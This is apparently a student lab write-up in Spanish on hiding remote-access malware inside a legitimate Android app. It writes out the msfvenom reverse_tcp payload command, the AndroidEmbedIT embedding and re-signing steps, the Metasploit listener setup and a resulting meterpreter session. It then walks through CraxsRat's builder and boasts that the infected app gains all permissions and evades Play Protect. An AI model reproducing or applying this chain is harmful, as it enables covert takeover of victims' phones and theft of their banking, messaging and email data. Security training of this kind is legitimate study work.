TELEFONÍA MÓVIL

Jordi Masó

ÍNDICE

1 INTRODUCCIÓN

En este ejercicio introduciremos un payload creado con mestasploit framework a una apk legitima para infectar un teléfono móvil. Una segunda parte con un programa especializado en infectar móviles Android y obtener el control total.

2 CREACIÓN DEL PAYLOAD

2.1 MSFVENOM

En esta ocasión utilizaremos mestasploit framework, en concreto msfvenom para crear el payload que introduciremos en la apk legitima para poder infectar un móvil Android. La carga maliciosa que utilizamos será con el siguiente comando "msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.24 LPORT=4444 -o payload. apk". Con este comando creamos la carga maliciosa que introduciremos en una apk legitima.

```
┌──(root㉿jordi)-[~/Desktop/tel]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.24 LPORT=4444 -o payload.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10239 bytes
Saved as: payload.apk
```

2.2 INTRODUCCIÓN DEL PAYLOAD

En el momento de introducir el payload dentro de la apk legitima utilizaremos una herramienta de GitHub que es AndroidEmbedIT, un programa escrito en Python que sirve para introducir código malicioso en apk legitimas y volverlas a cifrar para que se reconozcan como auténticas, sin que se vea que han sido manipuladas.

2.2.1 OBTENCIÓN DE LA HERRAMIENTA

Con el comando "git clone https://github.com/yoda66/AndroidEmbedIT.git" descargamos y dentro de la carpeta AndroidEmbedIT está la herramienta para poder funcionar.

```
┌──(root㉿jordi)-[~/Desktop/tel]
└─# git clone https://github.com/yoda66/AndroidEmbedIT.git
Cloning into 'AndroidEmbedIT'...
remote: Enumerating objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15
Receiving objects: 100% (15/15), 15.94 MiB | 7.48 MiB/s, done.
Resolving deltas: 100% (2/2), done.

┌──(root㉿jordi)-[~/Desktop/tel]
└─# ls
AndroidEmbedIT  howto.keystore  kinecamera.apk  payload.apk
```

2.2.2 CREACIÓN DE LA FIRMA

Con la herramienta keytool obtenemos un fichero para poder firmar la nueva apk, de esta forma pasara más desapercibida en el momento de la instalación. Con el comando "keytool -genkey -v -keystore howto.keystore -alias howto -keyalg RSA -keysize 2048 -validity 10000", tenemos el fichero howto.keystore.

```
┌──(root㉿jordi)-[~/Desktop/tel]
└─# keytool -genkey -v -keystore howto.keystore -alias howto -keyalg RSA -keysize 2048 -validity 10000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
Enter the distinguished name. Provide a single dot (.) to leave a sub-component empty or press ENTER to use the default value in braces.
What is your first and last name?
  [Unknown]:  tex2000
What is the name of your organizational unit?
  [Unknown]:  texcorp
What is the name of your organization?
  [Unknown]:  texcorp
What is the name of your City or Locality?
  [Unknown]:  london
What is the name of your State or Province?
  [Unknown]:  london
What is the two-letter country code for this unit?
  [Unknown]:  uk
Is CN=tex2000, OU=texcorp, O=texcorp, L=london, ST=london, C=uk correct?
  [no]:  yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA384withRSA) with a validity of 10,000 days
        for: CN=tex2000, OU=texcorp, O=texcorp, L=london, ST=london, C=uk
[Storing howto.keystore]
```

2.2.3 CREACIÓN NUEVA APK


Ejecutamos la herramienta AndroidEmbedIT con los parámetros necesarios y automáticamente nos crea la nueva apk con el payload y la firma correspondiente. Con el comando “Python android_embidit.py -kp howto -kn howto -ks howto.keystore kinecamara.apk payload.apk”. Esta nueva apk se guarda en la ruta /root/.ae/ con el nombre de final.apk.


```
┌──(root㉿jordi)-[~/Desktop/tel/AndroidEmbedIT]
└─# python android_embedit.py -h
[*]═══════════════════════════════
[*] Android EmbedIt Version 1.0
[*] Author: Joff Thyer
[*] Copyright (c) 2018
[*]═══════════════════════════════

usage: android_embedit.py [-h] [-ks KEYSTORE] [-kp KSPASS] [-kn KEYNAME] apk msfapk

positional arguments:
  apk                   Android APK to embed malware into
  msfapk                Metasploit APK file

options:
  -h, --help            show this help message and exit
  -ks KEYSTORE, --keystore KEYSTORE
                        Android keystore file
  -kp KSPASS, --kspass KSPASS
                        Android keystore password
  -kn KEYNAME, --keyname KEYNAME
                        Android keystore key name

┌──(root㉿jordi)-[~/Desktop/tel/AndroidEmbedIT]
└─# python android_embedit.py -kp howro -kn howto -ks howto.keystore kinecamara.apk payload.apk
```

```
┌──(root㉿jordi)-[~/.ae]
└─# ls
final.apk  malware_apk  original_apk

┌──(root㉿jordi)-[~/.ae]
└─#
```

2.3 EJECUCIÓN DE LA APK

Introducimos la apk creada en el dispositivo android y la ejecutamos como una aplicación normal.





2.3.1 OBTENER SESIÓN DE METERPRETER

Abrimos metasploit framework y utilizamos el exploit multi/handler. Seleccionamos el payload correspondiente que es “android/meterpreter/reverse_tcp” configuramos el LHOST y el LPORT con la dirección ip y el puerto introducido al crear el payload con msfvenom, ejecutamos el exploit para ponerse a la escucha para recibir la sesión.

```
msf6 exploit(multi/handler) > options

Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.24     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

2.3.2 SESIÓN DE METERPRETER


Al ejecutar la aplicación en el dispositivo esta se abre, pero la carga maliciosa se queda en funcionamiento en segundo plano y obtenemos la sesión de meterpreter.

```
meterpreter > sysinfo
Computer        : localhost
OS              : Android 6.0.1 - Linux 4.4.62-android-x86_64 (x86_64)
Architecture    : x64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter > getuid
Server username: u0_a68
meterpreter >
```

3 INFECTAR APK CON CRAXSRAT

3.1 INTRODUCCIÓN


Utilizaremos la famosa herramienta CraxsRat para introducir código malicioso en una apk legitima y obtendremos el control casi totol del teléfono android. Esta herramienta es muy poderosa ya que se puede obtener toda la información del teléfono infectado y los antivirus no la pueden bloquear ni eliminar, tampoco el propio usuario, solo resetear el teléfono a valore de fábrica.




3.2 CREACIÓN DE LA APK MALICIOSA

En el apartado “injection” es donde podemos introducir código malicioso en una apk legitima. El proceso es todo guiado y fácil de realizar. Solo necesitamos una apk legitima y seguir los pasos marcado por el programa.


En el apartado Connection introducimos nuestra ip y el puerto previamente aviento en programa.




En el apartado Target seleccionamos automático, seleccionamos la apk legitima y seleccionamos las dos siguientes casillas.



En el apartado options podemos introducir una notificación personalizada que se vera en el momento de la instalación, seleccionamos todas las casillas de al lado y en el desplegable todos los permisos




El apartado Build es para construir la nueva apk con el código malicioso, los permisos necesarios.




Una vez terminado este proceso ya tenemos la nueva apk y podemos infectar el teléfono android, no importa la versión de android que tenga ni los parches de seguridad instalados, será infectado igualmente.


3.3 EJECUCIÓN DE LA APK

Al ejecutar la apk automáticamente todos los permisos se conceden solos sin que se tenga de hacer nada, solo ejecutar la aplicación.




Una vez ejecutada la aplicación en el teléfono ya nos aparece en el panel la conexión, aun cerrando la apk del teléfono la conexión persiste.






3.3.1 PERMISOS OBTENIDOS

Podemos observar que tenemos permiso para poder hacer lo que queramos ya que tenemos todos los permisos que hay. El Play Protect no detecta la apk como maliciosa ni nada y los demás antivirus no podrán realizar ninguna actuación en esta apk.



Es una herramienta muy poderosa pero también peligrosa al poder acceder a todos los datos y aplicaciones instaladas en el dispositivo infectado, como las aplicaciones de los bancos, redes sociales, correo electrónico, mensajería instantánea, etc. Hay que tener mucho cuidado con estas herramientas.


Play Protect
No se han encontrado aplicaciones dañinas
Play Protect hizo un análisis hace un momento
Analizar
Aplicaciones analizadas recientemente
y 11 más
Las aplicaciones se analizaron hace unos momentos
Play Protect comprueba de forma periódica si hay comportamientos dañinos en tus aplicaciones y tu dispositivo. Recibirás una notificación si se detectan riesgos de seguridad.
Más información